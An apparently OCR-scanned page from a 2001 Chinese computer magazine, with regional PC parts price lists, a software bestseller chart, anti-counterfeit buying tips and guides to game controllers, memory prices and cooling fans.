IBM腾龙II45G	1310元
星钻一代40G	1020元
星钻一代20G	880元
金钻30G/7200	1100元
ST酷鱼II30G	960元
ST20G/5400	720元
ST20G/7200	850元
WD30G/7200	990元
WD20G/7200	870元

显示器

产品	价格
飞利浦105S	1220元
飞利浦105B	1350元
飞利浦107E	1830元
EMC PK-572	1300元
EMC PK-786	2060元
EMC PD-960	2200元
KTC700E	1700元
KTC1K-500E	1200元

光驱

产品	价格
奥美嘉50X	350元
奥美嘉40X	330元
美上美48X	340元
NEC50X	380元
NEC40X	350元
华硕50X	380元
三星48X	350元
ACER40X	330元

主板

产品	价格
磐英EP-8KTA2	850元
磐英EP-8KTA3	960元
磐英EP-8KTA3+	1020元
磐英815E	1050元
华硕CUSL2	1200元
华硕CUSL2-C	1060元
华硕CUSI-M	860元
华硕A7PRO	970元
升技KT7	990元
升技KT7A	1100元

华东地区报价

CPU

产品	价格
Intel Pentium III 667EB	1050元
Intel Pentium III 733EB	1160元
Intel Pentium III 800EB	1470元
Intel Celeron II 667	650元
Intel Celeron II 700	675元
Intel Celeron II 733	735元

主板

产品	价格
Iwill 815EP	990元
IwillVD133PRO	930元
华硕CUSL2-C	1080元
技嘉6VX7-4X-A	880元
联想SX2EP	950元
微星815EP	990元
微星6309NL100	840元
微星K7TPro2	920元

内存

产品	价格
KingMax 64MB PC133	234元
KingMax 128MB PC133	435元
KingStone 128MB PC133	540元
HY 64MB/128MB	175/325元

硬盘

产品	价格
星钻 20GB/30GB	825/975元
金钻 20GB/30GB	1020/1180元
IBM 20GB/40GB(5400)	1080/1300元
IBM 30GB/40GB(7200)	1220/1580元

显卡

产品	价格
MGA G400(32M)单/双	1200/1430元
Matrox G450 32MB DDR双头	1250元
ATI Radeon(镭) LE 32MB DDR	1070元
ATI Xpert2000 32MB	650元
微星8808	510元
小影霸速配7700	1250元
七彩虹霹雳9000	999元
ELSA影雷者 GeForce2 MX	930元

光驱

产品	价格
大白鲨 IV型44速	410元
索尼52速	405元
ACER 50速	390元
Liteon(源兴) 48速	360元
华硕 40速	360元
三星 8速DVD－ROM	740元
SONY 12速DVD－ROM	830元
NEC 12速 DVD－ROM	740元

声卡

产品	价格
Creative(创新) Vibra 128	125元
Creative(创新) Digital 128	220元
Creative(创新) Live! Value(数码版)	490元
WINFAST Sound 支持光纤	340元

显示器

产品	价格
Philips 105S	1200元
Philips 107G	1880元
Philips 107T	2300元
ACER 77V	1760元
ACER 78G	2399元
MAG 570FD	1799元
MAG 786FD	2699元

连邦软件销售排行榜

2001年3月12日 - 2001年3月18日

咨询电话：（010）62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.0精装版(3CD)	38	VC++编程资源大全	38	五笔字型第2代国标版	36	E商2000小企业版	99
2	互联网共享中文版i.share3.0	1280	欢迎光临 - 海报制作系统	48	请多指教 - - 中英文名片制作系统V1.0版	48	智能炒股王 - 精装版	48
3	红旗Linux服务器版.2.0	168	编程经典控件大全	38	百变小蒙恬(com)	168	轻松会计 - 标准版	98
4	TubroLinux6.0简体中文版(10CD) - 特价版	129	CAXA 电子图板 V2版	650	预算大师个人版(北京)	198	速达3000PRO单机版	2680
5	Windows2000中文版b23 - 00145	1999	PROXY SERVER v2.0;621 - 00141	15000	蒙泰 - - 名片大师专业版	680	降龙九九会计软件	99
6	Linux大全	35	网站设计经典	49	文杰 For Windows	158	精彩小游戏RPG大放送	30
7	Windows 98 中文标准版730 - 00899	1998	贴我贴我	34	自然码 V6.0C - 普及版	60	网上连邦E健康	10
8	中日文输入平台3.0+日语一点通	288	纯爱信纸	34	汉王新世纪 - - 绘画大师	1280	虚拟MODEM2000	38
9	中文之星2001	1380	TomLinux 中文版1.0	98	YS - 工程化机械CAD集成系统	780	企业管理软件 - - 速达2000+	790
10	中软Linux2.0标准版@	48	FrontPage 2000(中文)392 - 00504	2600	写作之星黄金版	29	财神3000	39

名次	游戏娱乐 名称	单价(元)	教育学习 名称	单价(元)	电子图书 名称	单价(元)	实用工具 名称	单价(元)
1	近距离作战 - 登陆反击战	48	一点通2000教程系列	38	石器时代游戏功略	20	瑞星病毒防杀系统	430
2	洛克人危机 - 简体中文版	48	开天辟地3	127	生化危机 - - 全功略	25	瑞星2001标准版	188
3	石器时代	29	新概念系列教程	25	装机一条龙	18	KV3000标准版	178
4	生化危机3 - 标准版	48	翰林汇多媒体系列教程	58	编程高手系列教程	49	豪杰超级解霸白金版	38
5	吸血鬼 - 假面舞会	48	轻轻松松背单词2	48	大家来找碴2	38	东方快车3000标准版	39
6	万王之王 - 月费卡	18	无忧2001超级模拟软件系列	32	《电脑爱好者》光盘	13	东方影都 - 立体版	49
7	轩辕伏魔录	58	超星读书卡	100	中国大百科全书光盘(1.1版)	50	虚拟光碟专业版6.0	58
8	中国麻将	28	新东方背单词软件	25	世纪编程点金系列产品	36	金山快译.net.2001专业版	38
9	第四世界 - 梦幻家园	29	随心所欲说英语2 - 2000年新装	150	钻石典藏系列产品	68	金山词霸.net2001专业版	38
10	中国麻将增强版	28	许国璋电视英语	98	DreamWeaver4+FireWos4实例详解	30	2001网页制作3剑客	38

华南地区报价

CPU

型号	价格
Intel PIII600EB（散包）	1000元
Intel PIII667EB（散包）	1030元
Intel PIII800EB（散包）	1385元
Intel CeleronII 566	420元
Intel CeleronII 600	510元
Intel CeleronII 700	640元
Athlon 750	750元
Athlon 800	900元
Athlon 1000	1580元
Duron 700	420元
Duron 750	460元

显示器	价格
MAG 796FD	2999元
SAMSUNG 750S	1790元
SAMSUNG 753DF	2350元
SAMSUNG 750P	2780元

刻录机

型号	价格
YAMAHA8824S	2250元
HP9500I	2700元
SONY140E	1550元
理光7063	1199元
理光7083	1399元
理光7120A	2100元
ACER 8432	1299元

内存

型号	价格
HY 64M PC133	160元
HY 128M PC133	300元
KingMax 64M PC150	260元
KingMax 128M PC150	380元
KingMax 256M PC133	970元

硬盘

型号	价格
希捷 酷鱼20G	1050元
希捷 酷鱼40G	1200元
IBM 75GXP 30G	1160元
IBM 75GXP 46G	1360元
迈拓金钻5代 30G	1060元
迈拓金钻6代 30G	1150元
迈拓星钻一代30G	970元
迈拓星钻一代40G	990元

主板

型号	价格
磐英EP — 8KTA3	1090元
技嘉GA - VX7 - 4X	910元
技嘉GA - BX7+	990元
技嘉BX2000+	1000元
微星815E PRO	1120元
微星694D PRO	980元
联想A10E	910元
联想A9	820元
华硕CUSL2	990元
华硕P3V	710元
华硕A7V	1020元

显卡

型号	价格
丽台GeForce2 MX	890元
小影霸速龙—3000	600元
小影霸速龙6000DH	1000元
小影霸速配7000	1100元
维硕GeForce2 MX	730元
维硕TNT2 Pro（32M）	460元
维硕TNT2 M64（32M）	380元

市场回望

□上海　杨法



品牌机扩充内存要注意

很多品牌电脑用户也想升级自己的内存,不过原厂提供的升级组件价格比较高。其实很多电脑用普通的兼容内存条一样可以很好地工作。有些品牌电脑主板对内存要求比较高,有时对兼容内存条只能认出一半的容量,遇到这种情况我们可以选用单面的内存条。大部分情况下,品牌电脑使用较好品牌的单面内存升级效果比较理想。所谓单面内存条是指只有一面焊有记忆体芯片的内存条。

扩充SDRAM内存，够用就行

虽然现在SDRAM内存价格已非常便宜，但这种内存已是最后的辉煌。随着Pentium 4的普及，新型RamBus内存将取代现在SDRAM的地位，所以现在个人大量添置SDRAM不是明智之举。一般运行Win2000操作系统的微机，建议使用128MB内存，对于要求比较高的电脑爱好者，一般配置256MB内存已足够了，添加更多的内存在一般情况下效能提升不太明显。

显卡价格战悄然拉开

显卡市场竞争激烈，各厂家在nVIDIA MX系列显卡上大做文章之后已渐渐地揭开了价格战的序幕，其中一些中等品牌的MX显卡价格已经开始下调，以价格优势吸引用户。同时有迹象显示，nVIDIA GTS系列也将调价，继MX系列后继续冲击市场，争夺G450等显卡的市场份额。所以准备升级显卡的用户不妨静观其变，说不定到时可以买到更高性价比的产品。对于喜欢多媒体的用户，带有TV-out的显卡非常有用，目前部分高端的显卡都具备TV-out功能，选购时不妨比较一下。

买硬盘风扇要注意其稳定性能

市场上各种硬盘风扇琳琅满目，质量参差不齐。有些劣质硬盘风扇由于风扇本身的品质原因以及固定模具精度和设计问题，安装后会对硬盘带来一定的震动，这种震动对硬盘有潜在的损害，长时间使用会使硬盘折寿。对于一般5400转的硬盘无须安装专用的风扇，即便是7200转的产品，部分实际工作中表面温度不很高的硬盘也不一定要安装风扇。选购硬盘风扇除了关心其风量外，不妨将组件放置在玻璃桌面上，通电后注意是否有明显的震动。

IEEE 1394接口设备开始面市

IEEE 1394接口设备在高端用户间应用比例开始增加，IEEE1394具备非常高的传输特性和一定的通用性。市场上已可以买到IEEE1394接口40GB容量外置硬盘和MO驱动器以及其他高速外设，在很多DV数位摄像机中也开始提供IEEE1394接口。普通的台式电脑主板只要安装一块IEEE1394的界面卡就能与1394设备连接，目前上海市场上已有ASUS和Iwill两种界面卡出售。

怎样挑选刻录盘

购买散装的刻录盘时最好不要挑最顶部的几张盘片,因为这些盘片被人翻看的几率比较高,数据面容易磨损,影响刻录效果。一桶盘中间部分的盘片一般质量比较好。新散装刻录盘存放不当容易磨花刻录数据面,所以建议找一个像经销商使用的筒状容器存放。近期市场上也有出售小筒10片或50片包装的刻录盘，包装容器非常实用,除了对盘片固定之外还有防尘的作用。

真假EPSON打印纸的区别

EPSON的打印耗材一直是热门的仿冒对象，除了墨盒外，专用喷墨打印纸也有部分被仿冒。大部分被仿冒的EPSON打印纸是销量最大的100张一包的普通喷墨专用打印纸。造假者利用其他品牌的喷墨打印纸改换一下外包装就成了EPSON的产品。因为EPSON的喷墨打印纸本来市场定价就比较高，所以其中利润颇丰，而假冒EPSON打印纸本身也是其他品牌的专用喷墨打印纸，表面同样有涂层打印效果，不与EPSON原件比较很难有所察觉。部分仿冒品外包装塑料袋非常逼真，与真品相比最大的区别是纸张背面比较黄，与正面反差比较大。如果用户有正宗的EPSON打印纸（包括部分随机附赠的样品），通过仔细比较可以发现，正面打印面的涂层方式也略有不同。仿冒品的价格一般比专卖店的正货便宜10-20元/包。

买喷墨打印纸需注意

市场上三菱化工的喷墨打印纸是不错的替代兼容打印耗材，它的质量不错且价格便宜。一般A4喷墨专用纸建议购买编号为MM2-A4100的产品（型号标识在包装背面条形码下），在其包装上有鲜明的“1440dpi”和“Super High-Grade”字样，每包为100张。市场上还有一种三菱化工的POP喷墨打印纸，型号为MM5-A4030（A4幅面），每包为30张，这种纸张比较厚，有点像卡纸，标称是1440dpi，纸张厚度为195μm，适合做卡片或张贴画。有些经销商经常向消费者说专用喷墨打印纸就是用来打印照片的，其实不然。厂家提供有专用照片打印纸，这种纸张幅面比A4纸小得多，与4R照片大小相仿，表面像照片一样有很强的光泽，四周预留有裁边的折印，一般这种纸比较贵，一包大多是10-20张。出于价格的原因，零售包装不会有100张/包。

买原装墨盒要看看日期

选购喷墨打印机的原装墨盒，我们要注意一下其有效期。有些小摊位上卖出的墨盒虽然比较便宜一些，但这些产品有的即将超过其保质期。对于一些不太使用打印机的个人用户，一个墨盒用半年以上是非常普遍的，在使用过程中，墨盒超过保质期较长时间，容易影响打印效果，严重的还会损害打印机。所以购买墨盒时不妨注意一下其有效期，一般墨盒在底部或侧面都会有所标注。建议使用喷墨打印机的用户间隔打印时间不宜超过一个月，以防喷头被干枯的墨水堵死。如遇到打印机无法打印输出，在送修前先用标准的清洗喷头程序多清洗几次，有时或许可以解决问题。有的喷墨打印机对温度比较敏感，在室温低于摄氏5度时，机器就会出现异常，如出现不进纸等故障，建议先提高室温看一下是否有改善。一般喷墨打印机的送修费用都比较高，尤其是过了保修期的打印机。

挑选光驱时要留意试机的盘片

很多用户购买光驱都非常注重光驱的读盘性能，用烂盘来测试是让很多人都信服的试验。有些经销商将VCD碟片的边缘部分故意做成严重磨损状，看起来整个盘片不可能播放，经销商将这种碟片放入CD-ROM竟然还能基本正常播放，最多偶尔有些马赛克，令很多用户都佩服CD-ROM的读盘能力。其实这些特制的烂盘只是在外圈做了处理，而内圈部分则基本没有大的磨损，VCD播放开始读取碟片内圈，没有被人为磨损的部分自然比较顺利，经销商也会见好就收，找各种理由只让VCD播放一小段时间。

不要过分相信包装盒外的塑封膜

在一些数码产品和移动通讯设备中，有些经销商价格报得比较低一些，而实际上他们将原包装中的附件如电池、充电器、耳机等换成仿冒品，截留了原装正货，然后以原装配件的名义独立出售这些附件。消费者在购买产品时也往往对主机比较注意检查，而对附件不会如此仔细。建议用户对照装箱清单仔细核对每件物品，有些仿冒的附件虽然外观大致相似，但做工会比较粗糙。有的产品包装上会有封条，除了检查封条是否被打开过外，还要检查包装盒底部是否被打开过。很多偷换配件的手法都是从包装底部下手，不影响原封条。消费者也不要过分相信包装盒外的塑封膜，因为这些塑封膜很容易买到，且靠一把电吹风就能为商品做出完美的塑封。

假冒至美光驱出现

近日，在几个电子市场上均发现了一批贴有志美商标的40X和44X两种假冒的志美光驱。而目前，志美光驱只有48X和50X两种型号，这些光驱都享有志和公司及其代理商“六个月保换，一年免费保修”的服务承诺。志和从未向市场推出过40X和44X光驱，经志和公司人员确认，目前在市场上发现的志美40X和44X两种光驱均系假货。大家在选购志美光驱时，请留心包装上标明的倍速，以免上当受骗。

看看低价数码相机

面向入门级用户和普通网页制作的入门级数码相机目前价格控制在1000-1500元左右。这些数码相机的特点是支持拍摄640×480分辨率的照片，内置有闪光灯，只提供平视取景器（为了节约成本，没有LCD显示器），只是用一块单色液晶片显示状态。相机内有较大的内存空间，可以存储较多数量的照片，大部分采用USB传输口，这也是与早期数码产品的区别。当然用这类数码相机来拍摄需要打印的照片，很难得到理想的效果，不过用来拍摄在电脑显示器上观赏的照片和制作简单网页还是相当不错的。

´ø¹âÏËÊä³öµÄÉù¿¨ÃæÊÐ

Aopen基于YAMAHA 744芯片的声卡AW744Pro上市，它的最大特点是以较低的价位提供了光纤端口，而且不采用子卡形式，声卡本身支持4声道输出。很多拥有MD的电脑爱好者都希望用光纤来录音，过去大多只有比较高档的声卡才提供光纤端口，现在这款声卡成为一个低价位的解决方案之一。

买电源请认清版本

世纪之星的电源在很多地区非常出名，市场占有率也相当高。很多消费者都是慕名选购，宁愿出高价。有的商家利用世纪之星电源型号多样且大部分没有在显著位置表明功率的情况，从中糊弄消费者。实际上世纪之星电源根据用户群分为三个层次：针对高级电脑玩家和小型PC服务器设计了“钻石版”系列顶级电源；针对高要求和重负载用户设计了“黄金版”系列高级电源；针对普通标准参考配置的用户设计了低价位的“标准版”电源。世纪之星新推出的冷房系列电源也是根据这个思路设计了三个档次的产品，冷房系列电源的最大特点是具有双风扇结构。市面卖得较多的“水晶版”标准电源应该属于标准版电源的档次。

装机指南

A

配件	品牌	参考价格(元)
CPU	FC-PGA Celeron 667 MHz	630
主板	联想 815E	998
内存	现代 PC-133 128M	310
硬盘	钻石 30G（2M 5400 转）	960
显卡	主板集成	
声卡	AC97（主板集成）	
光驱	三星 48X	350
机箱	技展	280
调制解调器	方正飞虹 56K（内置硬猫）	300
鼠标	兼容鼠标	20
键盘	Acer超薄	75
软驱	三星1.44	95
音箱	漫步者R321T2.1	200
显示器	三星 550S	1120
总价		5338

评论：这是为初学者及商业使用选择的一种配置，对于给孩子装电脑的家长可以考虑此类配置。CPU667MHz 及128MB内存保证了本机能运行当前的主流软件。主板是其他配件的载体，它的好坏与否对于一台主机至关重要。主板上任何一处小小的问题对于整机而言都是一个恶梦。选用联想815E 绝对是物有所值。硬盘是越大越好吗？30 个 G 应该足够了。彩显目前 17 英寸是主流，而笔者认为，对于适用原则而言，一台15英寸的彩显可能更实用（银子多的人另论）。机箱的外观一定要让你自己觉得舒服，当然，电源一定要好一点的，如百盛或长城。其次，机箱的内部一定要很牢靠，布局要合理。

B

配件	品牌	参考价格(元)
CPU	FC-PGA Celeron 667 MHz	630
主板	联想815EP	898
内存	现代 PC-133 128M	310
硬盘	钻石 40G（2M 5400 转）	1060
显卡	战神 TNT2/PRO 32M	490
声卡	AC97（主板集成）	
光驱	三星 48X	350
机箱	技展	280
调制解调器	实达网上之星 56K（内置）	310
鼠标	兼容鼠标	20
键盘	Acer超薄	75
软驱	三星1.44	95
音箱	漫步者R321T2.1	200
显示器	飞利浦 107E	1830
总价		6548

评论：此配置推荐给大多数的 DIY 们，40GB 的硬盘是众多游戏宽敞的家，128 位的 TNT2/PRO32M 的显卡是运行它们的一匹好马，虽然不是最快的，但它的价格很让我心动哦。战神的这块卡会让你玩得很爽。用飞利浦107E，17英寸的彩显现在可是主流了。

C

评论：对于银两比较充裕的朋友来说，要注意本配置了。体验一下纯平，感受一下 MX 的速度，PIII 667 及 256MB 内存在前不久可还是玩家的选择。如今，也可以让你“轻松”拥有了。如果希望加配声卡，可以加配创新的 PCI128D 的声卡（售价为 190 元）。

配件	品牌	参考价格(元)
CPU	PIII 667	1050
主板	技嘉 GA-6OXE	1120
内存	现代 PC-133 128M × 2	620
硬盘	钻石 40G（2M 5400 转）	1060
显卡	战神 GeForce2 MX/32M	720
声卡	AC97（主板集成）	
光驱	三星 48X	350
机箱	爱国者	350
调制解调器	全向 天幕驰舟 56K 外置	560
鼠标	罗技劲貂	49
键盘	Acer超薄	75
软驱	三星1.44	95
音箱	漫步者R321T2.1	200
显示器	三星 753DF （17 寸）.	2480
总价		8729

闷豆：我上次订的打印机到货了吗？

奸商：到了到了，你看，就是这台，我给你打开试试。

闷豆：等等，我先看看是不是用过的。

奸商：你看吧，绝对是才到的货。

闷豆：奇怪，这打印机的正面的封口用的是一层封口胶，但怎么背面是贴的两层封口胶？

奸商：是这样的，这打印机是进口货，过海关的时候要打开验货，验完货厂家又贴了一层。

闷豆：不可能吧！一台一台开箱也太麻烦了，我不信。

奸商：这是真的，现在海关检查得可紧了，前几天有一批硬盘又被查了。而且你看，这封口胶都是代理商的封口胶，上面印了字的，我自己的封口胶都是这种没有字的。



闷豆：真的假的？

奸商：真的……（在骗你）

评：不但打印机，还有显示器也会经常遇到包装箱底部贴两层封口胶的问题。别信奸商的什么海关验货之类的一切说法，只要是有第二层封口胶，这件产品就八成有问题。一般打印机就是少了原装墨盒，或者良心稍微好点的奸商会换一个冒牌墨盒来充数（其实是怕被发现少了东西）。而显示器一般就是别人挑过的（这还好点），或者返修过的，反正就是你买的已不是新东西了。至于印字的封口胶，只要与代理商的关系好点就能……

如何选购一款好的游戏手柄

□北京　蓟门剑客



游戏外设包括游戏手柄、摇杆、方向盘、跳舞毯、打鼓机等多种设备，是游戏玩家过关斩将、攻城掠地的利器。其中游戏手柄价格低、适用的游戏种类广，因此最受玩家喜爱，应用最为广泛。手柄的历史其实已有二十多年了，从外观到性能都发生了相当大的变化。面对种类繁多的产品，如何挑选到自己喜欢的东东，就成了一个不大不小的问题，本人斗胆就这个问题介绍一二。

挑选手柄要考虑两个方面：一是外观与手感；二是性能与功能。外观与手感中，手感是一个比较重要的因素（外观则依赖不同人的审美观点而定）。首先手握的位置要恰到好处，拇指、食指在按按键时不要有勉强的感觉，在这方面一些为西方人设计的进口手柄就比不上仿PS的手柄。其次，按键要有一定的弹性，灵敏度要高。第三是关于方向键的选择，目前方向键基本是三种：涡轮型、十字型、嵌入型。其中涡轮型的优点在于外周光滑，容易“搓”，缺点是容易连键，即按“上”或“下”时带动了“左”或“右”键，按“左”或“右”时带动了“上”或“下”。与之相比，十字型的特点正好相反。这两种选哪一个，完全取决于你的偏好。至于嵌入型则是过时的东西，既不易“搓”，也容易连键，不在考虑之列。

现在有些手柄的方向键介于涡轮型和十字型之间（如新上市的“大手小旋风”），大概是想两者兼顾吧。如果你没有特别的爱好，倒可以考虑选择这种方向键。如果以前你选手柄只注意到外观和手感，那么二十一世纪的今天，你就必须要把重点特别放在手柄的性能和功能方面了。在上个世纪的最后几年里，出现了数字可编程和力反馈两项新的技术，老一代游戏手柄（称为模拟手柄或普通手柄）目前正逐渐地被淘汰。我们在选择产品时，当然要考虑到新老产品的性价比、扩展性、兼容性等多个方面。而在考虑手柄的性能和功能时，必须了解老式模拟手柄和数字可编程手柄的优劣差别（力反馈技术主要应用于摇杆和方向盘，手柄上使用的很少，本文不再细述）。

相比之下，模拟手柄就是我们常见的普通的四键、六键、八键手柄，主要有以下缺点。

在性能方面上：

（1）与声卡有兼容问题，不同声卡和不同手柄连接后，方向键与系统的基准会出现偏差，因此需要校准后再使用。

（2）方向键不稳定，有不同程度的抖动（幅度与声卡有关），抖动是无法校准的。

（3）与游戏存在兼容问题，特别是在大型3D游戏中表现不好，会有误动作，例如在《古墓丽影Ⅳ》中观察，平均十分钟误动作出现3—4次。

在功能方面上：被动地依赖游戏设计的规定。按键数量最多12个（4个方向键，8个功能键）。

数字可编程手柄正是针对模拟手柄的缺陷设计的。在性能上，方向键十分稳定，没有抖动，无论何种声卡，都不需要校准，与游戏的兼容性极好。

在功能方面上，这种手柄采用了可编程的技术，手柄的功能得到了极大的扩展。可编程实际上是利用DirectX让用户来自由设置手柄功能，一般都是为手柄按键建立键盘映射，即让手柄的一个按键反映键盘上的键，按下手柄的按键就相当于按下对应的键盘键。绝大多数游戏都支持键盘，因此可编程的手柄适用的游戏种类最为广泛，甚至可以操作一般的软件（因为一般软件的各项功能都有热键）。如果这种映射是一组键盘键，就可以将游戏中的“连续技”、“必杀技”定义到一个手柄键上，一键发出，不必“搓”了。这种手柄按键数量原则上可以任意多，考虑到手柄体积的限制，可以采用类似键盘“Shift”键的功能来扩展。例如微软的SideWinder有24个键，“大手BH－300”、“大手BH－300A”有22个键。同样是可编程，不同的手柄在编程的功能上也有强弱之别。





微软的SideWinder是目前功能最强大的手柄，国产的“大手BH－300”在功能上其实是模仿SideWinder的。现将笔者所使用的“大手BH－300”的主要功能罗列于下表，在挑选产品时，你可以参照一下。

●按键数：22个（包括4个方向键）

●键盘映射：在101个键盘键中，除“PrintScreen”、“ScrollLock”、“PauseBreak”外，其余都可映射，并且可以分辨左右Shift、Alt、Ctrl，分辨大小键盘。

●组合键：组合键数最多32个，可以包括同时按两键（如A＋B）、





三键（如 A ＋ B ＋ C ）的情况 。

● 录制功能 ：可以录制按键的动作。

● 手工调时：可以编辑按键的间隔时间和延续时间。

● 两种工作模式实时切换：手柄可以工作在两种不同的状态，普通手柄模式（与普通手柄完全一样）和可编辑模式。所有的设置都可以存成文件，以备下次调用。

● 设置文件可以存取。

● 游戏中途可随时修改设置 。

价格是挑选任何产品的重要因素之一，影响价格的因素也很多，除了上面讲的功能不同，进口与国产之间也有差别，反正市场决定的，你自己选择就是了。普通模拟手柄的价格大多在 25 － 60 元，市场上大多数叫不上名字的产品都是如此。贵的在 100 元以上，如罗技、Saitek 的产品。数字可编程手柄，进口的都在 150 元以上，微软的 SideWinder 在 300 元左右，Creative 的 Cobra 大约是 150 － 180 元。国产的产品只有“ 大手 ”一家，刚才提到的“ 大手 BH － 300 ”、“ 大手 BH － 300A ”的价格大约是 70 － 80 元，最便宜的是今年上市的“ 大手小旋风 ”，才 28 元，据说因为脱销，还不太好买。

好了，相信你对如何挑手柄已经有了初步的概念，现在就去市场吧。

谈谈内存的走势



ĵÕĿ&©　孔明

当今的硬件市场风云变化，经过几个月的持续降价以后，内存的价格终于相对地稳定在历史的最低点上，与四五个月以前普通现代的 128MB 都要 12XX 元相比，现在只需要 300 元左右就能搞定了，简直就是天上和地下的差别。好在最近经过了 1 个多月的价格震荡以后，内存价格基本稳定了下来，普通的 128MB 内存的价格定格在了 300 元附近，256MB 的产品也在 600 到 650 元之间徘徊，至今尚无大幅度反弹的迹象。在国际上，内存价格已经开始在稳步地回升，有报道称，在今年初，包括 PC 厂商、内存制造商与经销商加起来的存货大约为 20 周，而目前该数字已降为 10 周左右，所以有可能内存的价格以后会缓慢地上浮。当然最后要说的就是想买内存的朋友该出手了，不要再指望着内存价格再跌下去多少了。以现在的价格来看，128MB 的还是最有竞争力的，所以现在装机的朋友应该以 128MB 作为标准配置。而对于升级用户来讲，如果你用的是 815（E）的主板的话，由于芯片组的原因，某些单条 256MB 的内存条不一定能在你的 815 主板上正确地识别出来（但至少能识别出 128MB 来）。当然如果是 KT133（A）主板的用户，就无须考虑这些问题了。

从品牌来看，普通的现代（HY）PC133 内存还是最为普及的，适于普通家庭与个人用户购买。但是选购时要认准内存颗粒芯片的编号最后要是“ T - H ”的产品，因为市场上还有以“ 7J ”或“ 7K ”结尾的普通 PC100 的产品。此外再向大家推荐一种 NCP 的内存条，它是新加坡制造的产品，在价格上与 HY 持平，有可能还会便宜一点儿，但是品质方面要比普通 HY 的好一些。笔者所测试过的几条 NCP 内存都至少能稳定地在 150MHz 的频率下工作。对于 DIY 超频用户来讲，Kingmax 的 PC150 内存自然是不错的选择，它可以稳定地工作在 160MHz 甚至是 170MHz 下，但是价格要比 HY 内存贵至少 1/3 以上。对于追求稳定性与兼容性的用户来讲，现代或三星等原厂的内存条也是很好的，它们一般也具备不俗的超频能力，但是价格也要比普通 HY 的贵上至少 1/3。对于超级发烧的用户，Kingstone 内存无疑是他们较好的选择，Kingstone 的产品无论是在超频还是在稳定性和兼容性方面都是无可挑剔的产品，自然它也具有相对较高的价格，呵呵。此外市场上常见的还有“ 金邦 ”和“ 千禧 ”的内存条，它们也都是正规厂家所产，大家可以结合自己的情况来选购。

对于这些特殊用户群体消费的内存产品来讲，你不要指望它们的价格会降得像普通 HY 的内存条一样便宜，而且它们的价格走势也不一定会完全吻合普通内存的价格走势曲线，它们的价格大多是根据市场上产品的多少来涨跌的。所以这部分产品的消费者不要花过多的时间去等待它们价格的下跌，差不多了就可以买啦。

在未来的发展中，AMD 把我们向着 DDR 的路上拉，而 Intel 又试图向我们诠释 Rambus 的优秀，但是目前的形势还不十分明朗（当然似乎 DDR 的路要更被人看好一些）。而从性能方面来看，无论是 Pentium 4 ＋ Rambus 还是 AMD 的 DDR 系统，与现在流行的 PIII（或是雷鸟）＋ SDRAM 系统相比，都还没有全面大幅胜出的优势，而且价格昂贵，所以对于普通用户来讲，选购它们还都为时过早。如果以后打算升级，还是等一下采用 0.13 微米新工艺的 P4 吧，希望那时 Rambus 的产品不要像现在的价格那么高不可攀，或是寄希望于能有把 Pentium 4 和 DDR 联系起来的纽带。



明明白白选风扇

□福州　名典

对于电脑爱好者，尤其是喜爱超频的发烧友来说，降温，特别是机箱内部关键部件的降温，是一个非常重要的问题。这是因为保持机箱内部正常的工作温度，不仅对系统的稳定性有显著作用，而且对 CPU 超频的成功率也至关重要。一般来说，我们可以采用半导体制冷的方法来降温，但由于其耗电量极大并且在某些部件上会产生结露现象，因此这种降温方式在国内的应用并不是十分广泛。与之相比，另外一种更加普遍的方法就是使用风扇和散热片。在这里笔者就给大家介绍一下散热风扇的选购原则和技巧。

说到散热风扇，有必要先明确一个概念。平常我们所说的“散热风扇”，其实是指风扇及散热片两部分，因为热量是由 CPU（或显卡等发热部件）传导至散热片，再经风扇带来的冷空气吹拂而把散热片表面热量带走的，所以一般我们指风扇也包含了散热片部分。散热风扇从用途上可分为电源风扇、CPU 风扇、显卡风扇、机箱大风扇等，从制作方式或材料上看还有涡轮风扇、滚珠风扇、水晶风扇、铜风扇等。为了购买到最需要的风扇，你在购买之前还有必要了解一下计算机特别是被超频的计算机的主要热源。

1.CPU温度　不用多说的热源大户，应是散热的最主要和最直接目标。

2.显卡芯片　由于3D性能的一再提高，芯片功耗不免加大，尤其是超外频后随着频率的升高，显示芯片温度骤升。加上现在又有很多发烧友喜欢使用显卡超频软件，使得显存的温度也是节节上升，当为散热重点。有些杂牌显卡长时间工作在较高温度下，会影响到自身的稳定性能，因此此时散热十分重要。

3.主板供电的稳压组件　由于CPU超频后电流消耗增加，稳压管的功耗也随之加大，发热在所难免，也应注意散热。

4.硬盘　现在的硬盘转速越来越高，要知道硬盘一开机就全速旋转，尤其是 7200 转的硬盘，虽说不用安装散热片，但时间一长温度也很高，有条件的话也要散一下热。

有了这些必要的知识，下面我们就来看看到底该如何选购一款实用而合适的风扇。

★风扇选购之参考要素

1. 风力是否强劲

风力是否强劲是购买散热风扇第一个值得特别注意的因素。一般来说，风扇风力强劲，就是出风量大，它的关键因素是风扇口径和功率。对于前一个指标来说，在允许的范围内风扇的口径越大，则出风量越大而且作用面越广。现在一般的主机箱都会预留口径大小为 8cm × 8cm 的风扇的安装位置，但如果你不在标准位置安装风扇，则更没有口径大小的限制，因此选择大一点（如 9cm × 9cm 甚至 12cm × 12cm 的大口径风扇）的较好。至于风扇的功率则直接牵扯到风扇的转速，是衡量同口径风扇风力大小的另外一个重要标准，转速越高，风扇越强劲有力。一般电脑市场上出售的 8cm × 8cm 机箱风扇功率偏小，均在 12V、0.14A 左右，转速从 4000 转至 6000 转不等。如果你能买到口径 8cm × 8cm 但功率达到 12V、0.35A 左右（风扇都明确标明，一看便知）的就比较好了，即使没有足够大功率的专用电脑风扇，在电子市场上搞一个大功率的风扇自己动手改装一下也是一个不错的选择。总之，看风扇风力是否强劲只要在通电后感觉一下出风量的大小就可以知道了。

2. 风扇设计是否合理

这可以从风扇外形、风扇大小、叶片设计、风扇厚度等角度考虑。现在的散热风扇外形一般为正方形、圆形或涡轮式的外形。不同用途的风扇外形略有些不同，但目前还没有太多的证据说明外形的差异对散热会产生很大的影响。相比之下，散热风扇的大小对于能否对芯片进行最佳散热起着比较关键的作用。

